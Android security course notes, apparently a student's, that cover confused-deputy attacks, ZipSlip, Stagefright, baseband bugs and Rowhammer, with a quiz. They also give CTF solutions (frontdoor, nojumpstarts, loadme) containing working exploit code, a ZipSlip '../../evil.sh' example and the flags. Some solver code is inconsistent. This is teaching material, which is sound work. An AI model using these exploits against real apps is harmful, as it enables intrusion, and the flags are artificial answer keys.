- Cryptographic vulnerabilities
  - o These come with the cryptographic APIs that come from the Android framework or some not well-designed APIs
  - o If the application relies on a weak API, cryptography can be broken

There is the so-called Confused Deputy Problem, which is a security issue where an entity that doesn't have permission to perform an action can coerce a more-privileged entity to perform the action.

- Consider app *A*
  - o it has access to sensitive information
  - o it contains functionality using sensitive permissions
- The problem arises when app *A* doesn't properly protect such sensitive aspects from other apps
- Figure here shows application *B* relying on vulnerabilities of *A*





Let's consider other subset of attacks:

- Component Hijacking (CH), which aims at gaining unauthorized access to protected resources of an app through its exported components
- Permission/Capability Leak, which occurs when a vulnerable application performs a privileged action on behalf of a malicious application without permission
  - o One example is the Permission/Capability Leak in Android, where app *B* can "use" permission *X* via app *A* – this is an instance of Confused Deputy Problem
  - o This can lead to security problems, such as app *B* invoking app *A*'s code protected by a permission directly from *A*'s exported components without the user's UI operation
- Content Leaks and Pollution, which refers to the disclosure of private in-app data and the manipulation of security-sensitive in-app settings or configurations, respectively
  - o This can occur when content providers, which act as wrappers around databases, allow excessive access to external apps, for example with:
    - Content leaks can result in the exposure/disclosure of various types of private data, such as SMS messages and contacts
    - Content pollution can lead to unauthorized changes to in-app settings/configurations
- Overpermissioning, which occurs when an application requests or receives more permissions than it needs to properly function, representing an unnecessary risk
  - o This can lead to the potential abuse of permissions, especially if the app is affected by the confused deputy problem, where the excessive permission could be exploited
- Zip Path Traversal, also known as *ZipSlip*, is a vulnerability related to the handling of compressed archives, such as .zip files (would have never guessed by the name, am I right?)
  - o Many libraries/frameworks are affected by a "unsafe unzip path traversal" problem.
  - o A zip file can contain a relative `../../../../evil.sh` file path
    - When unzipped, it can overwrite files in different directories
    - File write to code execution via cached DEX overwrite

More in detail over this one:

- It involves a directory traversal attack through a specially crafted zip file that contains "`../../../../`" in its file paths, allowing an attacker to extract the contents to an arbitrary directory
- The underlying reason for this vulnerability is that the default library from the `java.util.zip` package doesn't check the names of the archive entries for directory traversal characters
  - o Special care must be taken when concatenating the name extracted from the archive with the targeted directory path
- Some concrete examples [here](#) and [here](#)

An example of remote code execution on Samsung Keyboard:

```
GET http://skslm.swiftkey.net/samsung/downloads/v1.3-USA/az_AZ.zip
-- 200 application/zip 995.63kB 601ms

root@kltvzw:/data/data/com.sec.android.inputmethod/app_SwiftKey/az_AZ # ls -l
-rw-r----- system system 606366 2015-06-11 15:16 az_AZ_bg_c.lm1
-rw-r----- system system 1524814 2015-06-11 15:16 az_AZ_bg_c.lm3
-rw-r----- system system 413 2015-06-11 15:16 charactermap.json
-rw-r----- system system 36 2015-06-11 15:16 extraData.json
-rw-r----- system system 55 2015-06-11 15:16 punctuation.json

$ unzip -l evil.zip
Archive:  evil.zip
Length   Date    Time    Name
-----
5        2014-08-22 18:52  ...../data/payload
5
1 file

root@kltvzw:/data/dalvik-cache # /data/local/tmp/busybox find . -type f -group 1000
./system@framework@colorextractionlib.jar@classes.dex
./system@framework@com.samsung.device.jar@classes.dex
./system@framework@com.quicinc.cne.jar@classes.dex
./system@framework@qmapbridge.jar@classes.dex
./system@framework@rcsimssettings.jar@classes.dex
./system@framework@rcsservice.jar@classes.dex
./system@priv-app@DeviceTest.apk@classes.dex

Critical: the keyboard app could NOT be uninstalled

This is code!
```

Apps can have native code components, written in C/C++.

- As we all know, C/C++ can be vulnerable to a number of memory corruption vulnerabilities
  - o E.g. buffer overflows, dangling pointers, use after free, type confusion, etc.
- The attacker can “reach” these components and there’s the need to avoid those
  - o To mitigate these, developers should follow best practices such as bounds checking, proper memory management, and input validation

For any given API  $X$ , it's likely there is a way to misuse it. We now analyze the *attack surface on system components/operating system*.

- Bugs can affect the Android framework / OS itself and there are many: tens of vulns every month.
- They can affect different components
  - o Framework, media framework, system, kernel components, Qualcomm components

One possible attack is the Unsafe Self-Update:

- this allows a malicious app to strategically declare a set of new system and signature permissions that may not exist on the older Android version, but are granted automatically once the system is updated, leading to privilege escalation attacks through OS updating
- this stems from vulnerabilities present inside *Android PMS (Package Management System)* called *Pileup flaws* (reference [here](#))


When attacking the system, vulns in some components usually lead to higher severity. Consider for example the *Media framework*:

- The framework processes, among many things, images
- Bugs are often in media parsing
- Media parsing is often "triggerable" remotely
  - o MMS, email, visiting a website
- The mere fact that these code components can be reachable by a remote attacker is already enough to make these bugs more dangerous

We can discuss also about the Stagefright bug, a set of several critical vulnerabilities in Android's media processing library, affecting millions of Android devices.

- These vulnerabilities in media parsing could be exploited to achieve remote code execution by sending a specially crafted MMS message, downloading a video file, or opening a page embedded with multimedia content
- It was considered the biggest security vulnerability in Android at that time, prompting Google to create monthly security bulletins to address such issues

We can see an example here:



Baseband vulnerabilities refer to memory corruption issues that can be exploited when a phone connects to a malicious base station, leading to remote code execution in the baseband processor.

- An attacker can trigger these vulnerabilities, even a proximal one, and may allow the attacker to compromise the device without user interaction
- Example 1: Google's Project Zero has identified critical security flaws in Samsung's Exynos modems that expose them to "Internet-to-baseband remote code execution" attacks with no user interaction required
- Example 2: Shannon, a pwn2own baseband exploit ([here](#) and [here](#))
- The vulnerabilities allow an attacker to remotely compromise a phone at the baseband level, and in some cases, only the victim's phone number is needed to exploit the bugs


Bootloader vulnerabilities (regarding the baseband processor, so handling of voice calls, text messages, data connections, radio interface/cellular networks interaction) can pose significant security risks, potentially leading to the execution of arbitrary code as part of the bootloader.

- These vulnerabilities have been identified in various bootloaders across a wide range of devices, including computers, embedded systems, and Android devices – this can happen, considering at its core, bootloader is a program
- For instance, a considerable number of computers made in the past decade have been found to be affected by Secure Boot bypass vulnerabilities, allowing attackers to execute arbitrary code before the operating system loads

Consider the last scenario, the *attack surface on hardware (RAM)*. A famous example is the Rowhammer bug, which is a security exploit that takes advantage of an unintended side effect in dynamic random-access memory (DRAM).

- It occurs when memory cells interact electrically by leaking their charges, potentially leading to changes in the contents of nearby memory rows that were not addressed in the original memory access
- The net effect of the Rowhammer bug is that it can cause bit flips in adjacent rows of memory, leading to potential security vulnerabilities, for example over process page tables and gain read-write access

Here, there is the memory before (left) and after (right) after stimulation achieving this bug:



Here how the Rowhammer exploitation works:

- the attacker actively tries to cause bit flips
- in specific parts of the memory so to obtain an advantage
- which usually consists in getting root privileges

The usual trick is this: push the OS to allocate a page table entry in a vulnerable location:

- Page table entries contain "virtual address  $\Rightarrow$  physical address" maps
- If an attacker can tweak one, he can point a given virtual address (VA) to what he wants

Rowhammer bugs have been exploited in many contexts and with many goals and here are some examples:

- Escaping Native Client sandbox – secure to run untrusted native machine code in browser
- Escaping javascript browser sandbox – isolating web scripts avoiding arbitrary code execution
- Cross-VM exploitation – compromise of VM isolation
- Drammer, rowhammer for ARM mobile platforms
  - o gain unauthorized access to sensitive data using dynamic access leak methods

In the end, not all bugs are as easy to fix.

- *Traditional* memory corruption bugs are "easy" to fix
  - o Very well-oiled pipeline to go from report to fix
- *Design* bugs are much more *difficult* to fix
  - o Design bug: the design itself is broken, not just a small implementation detail
  - o There is no standardized process: it's more difficult to report and get fixed
    - The fix may cause a significant code rewrite (and devs don't like it)
    - This may introduce overhead / backward compatibility problems / new bugs

## 14.1 QUESTIONNAIRE 9 – LECTURE 10

---

1) Select which attack does not involve social engineering among the following ones:

- a. Impersonation: Pretending to be someone else, such as a coworker or a representative from a reputable organization, to gain trust and manipulate individuals into providing confidential information
- b. Phishing: sending fraudulent emails or messages that appear to be from a trustworthy source to deceive individuals into revealing sensitive information or performing certain actions
- c. Data Masking: a technique used to protect sensitive information by replacing it with fictional or obfuscated data

2) How can you attack an app by exploiting dynamic code loading technique?

- a. By sniffing the network traffic during the download of the binary file from a remote server
- b. By replacing the original downloaded binary file with a malicious one
- c. By inspecting the code to be dynamically loaded in the private directory of the app

3) Which is NOT a likely reason that leads towards cryptographic vulnerabilities?

- a. Network traffic in cleartext
- b. Misuse of cryptographic libraries
- c. Poor implementation of cryptographic libraries

4) What is the Android Confused Deputy attack, and how does it work? Select the correct answer

- a. The Confused Deputy attack is a security vulnerability that occurs when an Android app grants excessive permissions to other apps without appropriate authorization checks. It allows a malicious app to misuse the granted permissions and access sensitive user data or perform unauthorized actions
- b. The Confused Deputy attack is a social engineering technique where an attacker tricks an Android user into downloading and installing a malicious app that steals sensitive information. The attack typically involves phishing emails or fake app stores
- c. The Confused Deputy attack is a method of exploiting vulnerabilities in the Android operating system to gain unauthorized root access to a device. It works by bypassing the security mechanisms and gaining escalated privileges

5) What is Android overpermissioning, and what are its implications?

- a. Android overpermissioning is a technique used by malicious apps to gain unauthorized access to user data by exploiting vulnerabilities in the Android operating system
- b. Android overpermissioning is the phenomenon where Android apps request more permissions than necessary for their intended functionality. This can potentially expose user data to privacy risks and increase the attack surface for potential security breaches
- c. Android overpermissioning refers to the practice of granting unnecessary permissions to Android apps, leading to reduced performance and increased battery consumption

6) What is zip path traversal, and how does it pose a security risk?

- a. Zip path traversal is a technique used to compress and extract files and folders in a compressed ZIP archive. It does not pose any security risk but is solely a method for managing files
- b. Zip path traversal is a security vulnerability that allows an attacker to extract files to arbitrary locations on a system, potentially overwriting sensitive files or executing malicious code
- c. Zip path traversal is a feature in ZIP compression that allows users to navigate through the directory structure of a compressed archive. While it may confuse users, it does not pose any security risk

## 14.2 CHALLENGE 12 – FRONTDOOR

---

Challenge description:

*This task may seem like an easy, silly, and unrealistic toy sample, but many real-world apps screwed up the same way. Find the vulnerability exposed by the frontdoor app and exploit it in your own app!*

### Solution

Let's start from the usual:

```
jadx -d out frontdoor.apk
```

In the output folder, in the usual "com/mobiotsec/app" folder, we see four files; the most interesting ones are the MainActivity itself and the Flag.java files.

Starting from the first one, we see what the code does is basically having a server URL which gets called by the connection opening with a GET method and then the connection tries to retrieve data in a readable format, both UTF-8 and in an encoded form. So, basically:

- we see that it sends a get request to root at <http://10.0.2.2:8085>
- if not in debug mode, it sends the request with the strings inserted by user
- otherwise we see a prefilled pair user/pwd like  
`username=testuser&password=passtestuser123`
- Infact, inside the `frontdoor` folder there is a `server` folder, with a Dockerfile ready to call and execute.

We get told we are expected to find and exploit the vulnerability inside our app, so we should create a MaliciousApp in Android Studio to do just that. Basically, we should be able to write some code which exploits the server call and call it a day retrieving the flag.

Given we are calling a server, we should add inside the Manifest file the Internet permission, specifically:

- `<uses-permission android:name="android.permission.INTERNET"/>`

Also, consider the code execution may give problems, given the network is HTTP and not secure. So, inside `res/xml` folder, it needs to be create a "network\_security\_config.xml" in which you specify the traffic is not protected:

```
<?xml version="1.0" encoding="utf-8"?>
<network-security-config>
  <base-config cleartextTrafficPermitted="true">
```

Written by Gabriel R.

```

    <trust-anchors>
      <certificates src="system" />
    </trust-anchors>
  </base-config>
</network-security-config>

```

The complete manifest, then, consider a class setting as the main entry point our class we will comment next:

```

<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
  package="com.example.frontdoor">

  <application
    android:networkSecurityConfig="@xml/network_security_config"
    android:allowBackup="true"
    android:icon="@mipmap/ic_launcher"
    android:label="@string/app_name"
    android:roundIcon="@mipmap/ic_launcher_round"
    android:supportsRtl="true">
    <activity android:name="com.example.frontdoor.FlagCaller"
      android:exported="true">
      <intent-filter>
        <action android:name="android.intent.action.MAIN" />

        <category android:name="android.intent.category.LAUNCHER" />
      </intent-filter>
    </activity>
  </application>
  <uses-permission android:name="android.permission.INTERNET" />

</manifest>

```

Consider also we're trying to exploit an application sending a username and a password maliciously via a function which connects to the desired URL via a GET method, then the response is read via buffered read and then the string is built over time. The flag will be printed inside the logs when executed. We just need a class extending the activity, hence getting the parameters via a GET call.

Remember to first run the server via: `sudo ./docker_build.sh - sudo ./docker-run.sh`

If you are doing the right call, but wrong parameters, this prompt gets called inside Logcat of Android Studio:

```

2023-12-12 22:02:17.896 10327-10348 MOBIOTSEC
com.example.frontdoor          I  <html>
    <head>
        <title>Home</title>
        <meta charset='utf-8' />
    </head>
    <body>

```

Written by Gabriel R.

```
Wrong parameters!    </body>
</html>
```

```
2023-12-12 22:02:44.227 10327-10338 System
com.example.frontdoor - A resource failed to call close.
```

So, we use as a code a `ThreadPoolExecutor` to run the network call on a background thread. Then we use a `ThreadPoolExecutor` will automatically create and manage a pool of threads for handling asynchronous tasks. The `Future` object is used to get the result of the network call once it has completed.

Basically, we open a connection via `GET` with the parameters specified inside the `getFlag` function and then via usual `InputStream` and `BufferedReader` parsing, we open the stream and disconnect when we are done.

```
package com.example.frontdoor;

import android.app.Activity;
import android.os.Bundle;
import android.util.Log;

import androidx.annotation.Nullable;

import java.io.BufferedReader;
import java.io.InputStream;
import java.io.InputStreamReader;
import java.net.HttpURLConnection;
import java.net.URL;
import java.nio.charset.StandardCharsets;
import java.util.concurrent.ExecutorService;
import java.util.concurrent.Executors;
import java.util.concurrent.Future;

public class FlagCaller extends Activity {
    private static final String TAG = "MOBIOTSEC";

    @Override
    protected void onCreate(@Nullable Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);

        ExecutorService executorService = Executors.newSingleThreadExecutor();
        Future<String> future = (Future<String>) executorService.submit(new WebService());

        try {
            String response = future.get();
            Log.i(TAG, response);
        } catch (Exception e) {
            Log.e(TAG, Log.getStackTraceString(e));
        } finally {
            executorService.shutdown();
        }
    }

    private class WebService implements Runnable {

        @Override
        public void run() {
            try {
```



```

URL mUrl = new URL("http://10.0.2.2:8085");
String urlParameters = "username=testuser&password=passtestuser123";
byte[] postData = urlParameters.getBytes(StandardCharsets.UTF_8);

URLConnection conn = (URLConnection) new URL(mUrl + "?" +
urlParameters).openConnection();
conn.setRequestMethod("GET");
conn.setRequestProperty("Content-Length", Integer.toString(postData.length));
conn.setDoOutput(true);
conn.getOutputStream().write(postData);

InputStream inputStream = conn.getInputStream();
BufferedReader reader = new BufferedReader(new InputStreamReader(inputStream));
String line;
StringBuilder response = new StringBuilder();

while ((line = reader.readLine()) != null) {
    response.append(line);
}

reader.close();
inputStream.close();
conn.disconnect();

Log.i(TAG, response.toString());
} catch (Exception e) {
    Log.e(TAG, Log.getStackTraceString(e));
}
}
}
}
}

```

If everything goes well, inside Logcat we find:

```

2023-12-12 22:21:58.476 10747-10769 MOBIOTSEC
com.example.frontdoor I <html> <head>
<title>Home</title> <meta charset='utf-8' /> </head>
<body> Here's your reward: FLAG{forma_bonum_fragile_est}
</body></html>

```

---

### 14.3 CHALLENGE 13 – NOJUMPSTARTS

The challenge as uploaded on Moodle had no text to note here; we jump directly to the solution.

#### Solution

We are given an apk file a Python script. We decompile the apk with jadx via command  
jadx -d out victim.apk

In the usual output folder, this time around, apart from the Main Activity, there are four classes: A/B/C and the Main file. Let's analyze each one of these.

Inside `Main` file, there are the private and the public key of RSA, which gets encoded in two different public cryptography schemas. Basically, it seems we are signing the message and building the intent via message this way, signing with author and message itself.

Basically, the `A/B/C` classes get called in order via the creation of an `Intent` and its extra, creating the flag and then signing both the message and the author; if everything is done correctly, the authentication is done well, considering the activity result each time.

Infact, first there is the `buildIntent` from `A` to `B`, then from `B` to `C` and if we go into `C`, we reply with the correct flag from the `MainActivity`.

At the end of the day, also looking inside the `MainActivity`, it seems like we are calling the `Intent` setting the flag this way, then expecting a possible result, hence getting a possibly right flag. So, the logic would be to call these methods in order and then get the flag inside our malicious app implementation. What we have to do would be use the signing logic to get at least to `C`.

Here is a possible code outline for getting the flag:

1. Create a new app with the same package name as the legitimate app.
2. Generate the private and public keys for each activity in the chain.
3. Use the correct keys to sign the messages from each activity.
4. Pass the signed messages to the next activity in the chain.
5. Repeat steps 3 and 4 until you reach the `C` activity.
6. The `C` activity will return the flag.

So, let's start from building the chain; we would need to copy the entire code of `Main` in order to get to the solution, otherwise, we wouldn't be able of reconstructing the flag properly.

Basically, a right code would follow this implementation:

```
package com.example.nojumpstarts;
import android.app.Activity;
import android.content.ComponentName;
import android.content.Intent;
import android.os.Bundle;
import android.util.Log;

import java.util.Objects;

public class MainActivity extends Activity {

    private static final String TAG = "MOBIOTSEC";

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        Log.i(TAG, "Created the activity");
    }

    @Override
    protected void onStart() {
        super.onStart();
    }
}
```

```

String msg = "Main-to-A/A-to-B/B-to-C";

// Use the buildIntent method from Main to create the intent
Intent data = null;
try {
    data = Main.buildIntent("Main", "C", null);
} catch (Exception e) {
    throw new RuntimeException(e);
}

Log.i(TAG, "Signed the message and created intent");

if (Objects.requireNonNull(data).resolveActivity(getPackageManager()) != null) {
    // We then set authmsg and authsign as extras
    data.putExtra("authmsg", msg);
    // We can then sign the message with the code already present inside "Main"
    // The following has to be try-catch surrounded
    try {
        data.putExtra("authsign", Main.sign(msg));
    } catch (Exception e) {
        Log.e(TAG, Log.getStackTraceString(e));
    }

    Log.i(TAG, "Sent intent successfully");
    startActivityForResult(data, 1);
}
}

@Override
protected void onActivityResult(int requestCode, int resultCode, Intent data){
    super.onActivityResult(requestCode, resultCode, data);

    if (data != null) {
        String flagValue = data.getStringExtra("flag");

        if (flagValue != null) {
            Log.i(TAG, flagValue);
        } else {
            Log.e(TAG, "Flag not present in the intent");
        }
    } else {
        Log.e(TAG, "Received null intent");
    }
}
}
}

```

Infact, when launching the command via the Python script checker, the flag gets printed:

```

> python3 nojumpstarts_checker.py victim.apk app-debug.apk
.....
12-13 09:29:29.923 13801 13801 I MOBIOTSEC: Created the activity
12-13 09:29:29.936 13801 13801 I MOBIOTSEC: Signed the message and
created intent
12-13 09:29:29.939 13801 13801 I MOBIOTSEC: Sent intent successfully
12-13 09:29:30.071 13801 13801 I MOBIOTSEC: FLAG{virtus_unita_fortior}

```

Written by Gabriel R.

## 14.4 CHALLENGE 14 – LOADME

---

The challenge as uploaded on Moodle had no text to note here; we jump directly to the solution.

### Solution

We are given only the apk file this time around. We decompile the apk with *jadx* via command `jadx -d out loadme.apk`.

In the usual output folders, there is more stuff to check, composed of two folders: `check` and `loadme`. Let's inspect those one by one.

Starting from the `check` folder, the only interesting thing appears from the `Check.java` file itself, which checks for a string parameter when called and if called correctly returns the flag, which appears in plain text.

Inside the `loadme` folder, there is a `DoStuff` class which is the usual "random mess" kind of class. Specifically, we can see there is some Base64 involved, also it sets the *strict mode*.

A strict mode is a developer tool that helps to identify usage of disk and network operation on the main thread, on which app is interacting with a user. It will help to prevent accidental usage of disk and network tasks on the main thread.

Apart from a vector initialized and other functions which put Base64 strings at random, there is a `df` function, which takes a URL, opens a connection and if connection was opened OK (HTTP 200 code), checks if header is in the right format, taking a file in input and then setting the save file path. Seems like this function only checks for a file of some sort, not interesting.

The `lc` function loads from the absolute path a `.dex` file, which probably is the file called from the previous function and then via reflection calls their own methods when loaded correctly. The `start` function instead gets the absolute path and context and then sets the strict mode for the threads called.

We can understand the `.dex` file gets downloaded via the right URL and then this way we correctly retrieve the flag.

The "good stuff" happens inside the `ds` function, which gets a cyphertext in Base64, decodes it, considers the vector and splits the key in parts as an AES encoding or similar ones and returns the string decoded. In order to solve it, we craft our solution also using `ds` as a function:

Specifically, the first thing coming to our eyes is, from the `start` method, this one:

```
String path = df(gu(), ctx.getCodeCacheDir().getAbsolutePath());
```

The `gu()` function invokes another utility function with an encrypted string as its parameter. This is the string we want to reverse.

Also, this line:

```
SecretKeySpec keySpec = new SecretKeySpec((parts[1] + parts[0] + "key!").getBytes("UTF-8"), "AES");
```

Specifies we are combining “mobiotsec” and “com” with “key!”, resulting in:

```
SecretKeySpec keySpec = new SecretKeySpec("mobiotseccomkey!".getBytes("UTF-8"), "AES");
```

We can substitute that inside our code in `ds` function. Basically, the `ds` function returns a decrypted URL in combo with the `gu()` one, downloading a `.dex` file which invokes the methods, returning a temporary file.

The file gets downloaded from the path: <https://www.math.unipd.it/~elosiouk/test.dex>

Starting from the downloaded file, let’s decrypt it, even with `jadx` and let’s see what we get. Here, there is in particular the `LoadImage` class which is particularly interesting, which basically sets the `decrypt` string explicitly and other methods which, when decrypted, allow to understand where the class is generated from, from which method, assets and codename.

Here we see the `load` and `loadclass`, which look both for files and try to find them, invoking their method when considering their absolute path.

When executing those methods, one can see that the `Check` class, which contains the folder in clear is called, then loading an asset as a `.png` file. Let’s look inside the `assets` folder then, which in reality is not even a `.png`, but actually a `.dex` file. Let’s inspect this one with `jadx` too.

Infact, looking inside the file, we see a simple boolean check which conducts us towards the flag correctly, so: `FLAG{memores_acti_prudentes_futuri}`

A possible solver can be:

```
import java.io.File;
import java.io.FileOutputStream;
import java.io.IOException;
import java.io.InputStream;
import java.net.HttpURLConnection;
import java.net.URL;
import java.util.Base64;
import java.util.regex.Pattern;
import javax.crypto.Cipher;
import javax.crypto.spec.IvParameterSpec;
import javax.crypto.spec.SecretKeySpec;

class Solver {
// The IV is the same for all the links
private static byte[] initVector = {-34, -83, -66, -17, -34, -83, -66, -17, -34, -83, -66, -17, -34, -83, -66, -17};

// Method which downloads the file from the URL and saves it to the disk from encrypted link
// gu stands for get uri
```

Written by Gabriel R.

```

private String gu() {
return ds("Bj9yLW24l0OpvkoxoPXLb+UqJGp1t1sIVcl/aTIHM+iolk4i083NV8E1LNJj/6w1");
}

// ds stands for decrypt string
private String ds(String enc) {
try {
byte[] ciphertext = Base64.getDecoder().decode(enc.getBytes()); // Decoding the link
IvParameterSpec iv = new IvParameterSpec(initWithVector);
// Combining this from the package name and the class name
SecretKeySpec keySpec = new SecretKeySpec("mobioteccomkey!".getBytes("UTF-8"), "AES");
Cipher cipher = Cipher.getInstance("AES/CBC/PKCS5PADDING");
cipher.init(2, keySpec, iv);
String decoded = new String(cipher.doFinal(ciphertext));
return decoded;
} catch (Exception e) {
e.printStackTrace();
return null;
}
}

//These functions are used to decrypt the strings
// its names are acronyms - gc/generate class name, gm/generate method name, ga/generate argument,
gcn/generate code name
private static String gc() {
return decrypt_ds("zbTHGeQeUUxj3dJ43fDwkcKmk4erD60GZXReeWI3ITA=");
}

private static String gm() {
return decrypt_ds("LlzQOUB3opWgJZeFNI/Jsg==");
}

private static String ga() {
return decrypt_ds("oxTrCOohrr2fAZfJZAjcNA==");
}

private static String gcn() {
return decrypt_ds("FxojiPxNKXdtYiY65LK1CA==");
}

private static String decrypt_ds(String s) {
try {
SecretKeySpec keySpec = new SecretKeySpec("mobioteccomkey!".getBytes("UTF-8"), "AES");
IvParameterSpec iv = new IvParameterSpec(initWithVector);
Cipher cipher = Cipher.getInstance("AES/CBC/PKCS5PADDING");
cipher.init(2, keySpec, iv);
}
}

```


```
String decoded = new String(cipher.doFinal(Base64.getDecoder().decode(s.getBytes())));  
return decoded;  
} catch (Exception e) {  
e.printStackTrace();  
return null;  
}  
}
```

```
public static void main(String[] args) {  
// The decrypted link is: https://www.math.unipd.it/~elosiouk/test.dex  
String gu = new Solver().gu();  
System.out.println("Class loaded successfully from: " + gu);
```

```
System.out.println(gc());  
System.out.println(gm());  
System.out.println(ga());
```

## 15 GOOGLE SECURITY SERVICES, ANDROID SELINUX, ANDROID HARDWARE SECURITY (LECTURE 11)

So far, we talked about the different layers of the Android Framework Applications (left figure) and the sandbox model that prevents communication between applications unless they have IPC – InterProcess Communication. Each app has its own UID. Apart from the sandbox separation, there is also *the user space/kernel space separation* (right figure), as an additional mechanism to prevent damages to the system.



Google introduced overtime many mechanisms to prevent such problems; let's tackle the main ones:

- Google Security Services
  - o Such as Google Play Store and different others, designed to enhance the security of the Android ecosystem
- Android OS / Linux kernel
- Device hardware
  - o Specific hardware components

Let's analyze each one more in detail then, starting from the Google Security Services.

- *Google Play*
  - o A main place from where to install apps
    - Some static/dynamic analysis tools were installed inside the Play Store to prevent such attacks; still, they are not enough because the attackers always manage ways to bypass those
  - o Developers and "apps on your phone" are linked via app signatures
    - We can use signatures to check if there are malicious duplicates of legitimate apps on the store
  - o Community reviews, app security scanning, etc.
    - Also check this info: reviews, info on the developer, etc.
- *Android Updates*
  - o Updates via the web or Over The Air (OTA updates)
- *Monthly Security Updates*
  - o A new security update every month (available via OTA – details [here](#))
  - o It pushes users to buy new devices to “stay afloat” with Android versions



The very first entry point of a malware is the Google Play Store, so if something strange happens, the first thing to do would be sending a *bug report*, and that details issues, glitches, or unexpected behavior encountered in software or a system.

- It typically includes information such as the steps to reproduce the issue, the expected vs. actual outcomes, the environment in which the bug occurred, and any relevant screenshots or error messages.
- The process of evaluating and prioritizing bug reports or issues based on their severity, impact, and urgency is called *triaging*

It's important to identify the *process type*, for many aspects actually considered in previous lecture, so:

- Constrained process, Unprivileged process, Privileged process, Trusted Computing Base (TCB), Bootloader, Trusted Execution Environment (TEE)

It is also useful to understand:

- whether the bug or issue manifests *locally or remotely* on the device/system or can be triggered remotely, possibly through a network or external means
- there's the need to analyze the *severity* level: Critical, High, Moderate, Low.

Project Treble is a significant initiative by Google to address one of Android's core challenges: *fragmentation* and the *slow update cycle* for many devices.

- Fragmentation refers to the wide variety of devices running different versions of the Android operating system. This makes it challenging for devs to create apps working on all devices
- Many Android devices, especially those from non-Google manufacturers, face delays in receiving updates to the latest Android versions and this slow update cycle is problematic
  - o Google signals to the manufacturers the bug and its responsibility of the mobile vendor to introduce the patches over their system, reworking their parts hence introducing delay

Before Project Treble, there was no clear interface between the core Android OS framework and the vendor implementation and when Google released updates to the Android OS, device vendors had to rework their specific implementations to ensure compatibility.

The following figures summarize working up to Android 7.x with no Treble (left) and Android 8.0+ with Project Treble (right), which introduced separation between the official Android OS code and the vendor code:



Let's list the various Google Security Services:

- Backup service, which allows apps to implement data backup mechanisms (doc [here](#))
  - o This ensures that user data can be securely stored in the cloud, allowing for seamless data restoration in case of device changes or data loss
- Firebase Cloud Messaging (FCM), which is a cloud-based service that facilitates the delivery of "push" notifications from the cloud to Android devices (doc [here](#))
  - o App developers can use FCM to send real-time updates, notifications, or messages to users' devices, enhancing user engagement and providing timely information
- SafetyNet, which is a framework to check the integrity of the device (*both hardware and software* components)
  - o It is a privacy preserving intrusion detection system to assist Google tracking and mitigating known security threats and sends updates to Google
  - o It runs on all Google phones – now being replaced by Play Integrity API
- SafetyNet Attestation is highlighted as an API used to determine whether a device is "CTS compatible" (which refers to Android Compatibility Tests, assessments to ensure that a device meets the compatibility standards set by Android)
  - o It collects a software + hardware profile in a trusted way, checking if the app has been modified by an unknown source
  - o It is defined as "anti-abuse", so it allows devs to assess the Android device their app is running on, determining whether services are running genuine apps on genuine devices
- Verify Apps, which is a system run by Google that continuously scans apps on the device
